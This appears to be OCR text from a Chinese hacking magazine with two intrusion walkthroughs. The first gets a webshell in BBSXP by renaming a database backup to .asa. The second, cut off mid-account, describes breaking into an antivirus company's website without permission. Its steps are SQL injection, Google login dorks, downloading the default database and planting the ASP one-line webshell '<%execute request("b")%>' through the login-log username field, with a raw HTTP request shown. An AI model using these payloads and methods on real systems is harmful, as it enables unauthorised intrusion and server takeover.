


图5

接下来，我们进入后台，找到数据管理——access数据库按钮，使用备份数据库的办法就可以成功的获得webshell了，步骤如下：在数据库路径填入images/upface/2.gif，备份的数据库路径填入images/upface/2.asp，然后点备份！

却没想到居然又跑出一句：数据库路径中不能包含.asp！（图6），又来这套，把asp改为asa，再次备份，搞定！



图6

然后访问http://localhost/bbsxp/images/upface/2.asa，webshell成功得到（图7）。





图7

本文技术含量并不是很高，笔者写它的最终目的并不是揭露什么技术，而是希望将一种思路告诉大家，别人发现了漏洞，乍一看，是上传漏洞，可是真正去研究一下，你会得到更多！我们是菜鸟，所以手上得不到未公布的漏洞，可是漏洞的利用工具出来以后，我们不要只会使用这个工具而应该去了解一个漏洞的原理！技术是累积的，入侵就像堆积木，手上的积木（掌握的基本技术）越多，入侵的时候搭出来的积木才够精彩！因为此漏洞的利用非常的傻瓜，研究完其原理后，觉得完全可以不必要用到VB这种高深的知识，甚至写一个HTML文件就可以post数据达到目的了。顶多就是修改目标url时麻烦点。我最好的朋友zj1244还是将自己的利用工具做了出来，并且执意不在本文作者中署名，在此表示衷心的感谢！

（文章中涉及到的利用工具bbsxp_new.exe已经收录于光盘中）



对某杀毒软件公司网站的一次渗透

Lis0 & lake2

常在“网”上挂，哪能不中“毒”！ 这不，前两天我就中“招”了，朋友给我发过来一个专杀工具，感觉还真的不错，顺利地消除了麻烦。那个小工具是xx杀毒软件公司的！ 当然为了表达我的谢意也顺便去了他的官方网站看了看，习惯性的就想测试一下它的安全性。

毕竟是杀毒软件公司，网站页面做的还不错，都是静态的网页。还用说吗？后台生成的！有注入漏洞吗？网上流传着将前台html文件在其代码中找**asp?**页面注入的说法！结果这套系统真的存在注入漏洞，看来静态页面是唬人的哦。用NBSI2跑出来的管理员密码是经过md5加密的，郁闷ing。破解密码不是我的强项，呵呵。我就不相信没有其他的途径得到webshell！随意在这个网站后加了个admin，显示如图1。




图1

呵呵，继续在后边加上login.asp，管理登录页面出来了，如图2。




图2

有时候我们可能没有这么好的运气，那样的话不妨试试到Google中搜索如下的内容

“filetype：asp site：www.target.com inurl:login”或者“filetype：htm site：www.target.com inurl:login”。结果一定会让你感觉到Google其实也是挺可爱的。仔细看看这个登录的页

面，这套asp系统以前倒是从没有见过，难道是这个杀毒软件公司自己写的asp新闻发布系统？但看看又感觉不像！找到关键字去问问百度大叔去。关键字：“第一次使用请在登陆之后注册本系统，只有注册了之后才能拥有所有功能的使用权”，搜索的结果如图3。




图 3

找到了许多，看来有许多网站也用了这个类似的asp系统。是晓宇听幽新闻文章管理系统，名字起得还不错，马上从www.chinaz.com下载了这套asp系统的代码，有了代码，我们就好办事了。经过检查源代码，发现这套系统写的太马虎了，asp注入过滤不严，前面我们也已经证明了。此套asp系统默认的数据库地址是/admin/data/user.asp。随手去杀毒软件公司的网站上看了一下，数据库是默认的地址（连这个都没有改），更加要命的是这套系统在发布的时候对数据库并没做任何防止被下载的处理。我们访问其数据库得到如图4的结果。




图 4

当然现在的基本思路是写段代码到数据库user.asp中。好像MS的盖茨大叔曾经说过，用户输入的任何数据都是有害的，像我们这种专门输入有害数据的人，那就更……

我们注册个用户，呵呵，当然我们注册的信息就会写入user.asp中去，结果呢？美好的毕竟是愿望，无情的却总是现实！网站页面显示无法注册。


后来我和lake2分析了这套系统，发现这套asp系统对于登录的系统内不存在的用户会记录在数据库中，可能是为了安全吧，会记录非法登录者。

代码如下：

```
xoYuStudioLoginMgs="错误:用户名|密码|验证码错误!"

set rs1=Server.Createobject("adodb.recordset")
sql1="Select * from Log"
rs1.open sql1,conn,3,3
rs1.addnew
rs1("User")=Request.Form("User")
rs1("LoginIP")=request.ServerVariables("Remote_Addr")
rs1("OS")=vOS
rs1("ErrorPas")=Request.Form("pwd")
rs1("Result")="Error"
rs1.update
rs1.close
```

嘿嘿，这下方便了我们入侵了，如图5。User：<%execute request ("b") %> 密码：test，提交。图5中的提交过程希望大家能够看的习惯。



```
HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.0
Date: Mon, 28 Mar 2005 11:24:42 GMT

user=<%25execute(request("b"))%25>&pwd=test&GetCode=5509&Submit=%B5%C7+%C2%BDHTT
P/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Mon, 28 Mar 2005 11:24:47 GMT
Connection: close
Content-Length: 1514
Content-Type: text/html
Cache-control: private

<html>

<head>
<title>用户登陆</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<meta copy="www.□.com.cn">
```

图 5

图6是数据库变化前的截图，图7是数据库变化后的截图。

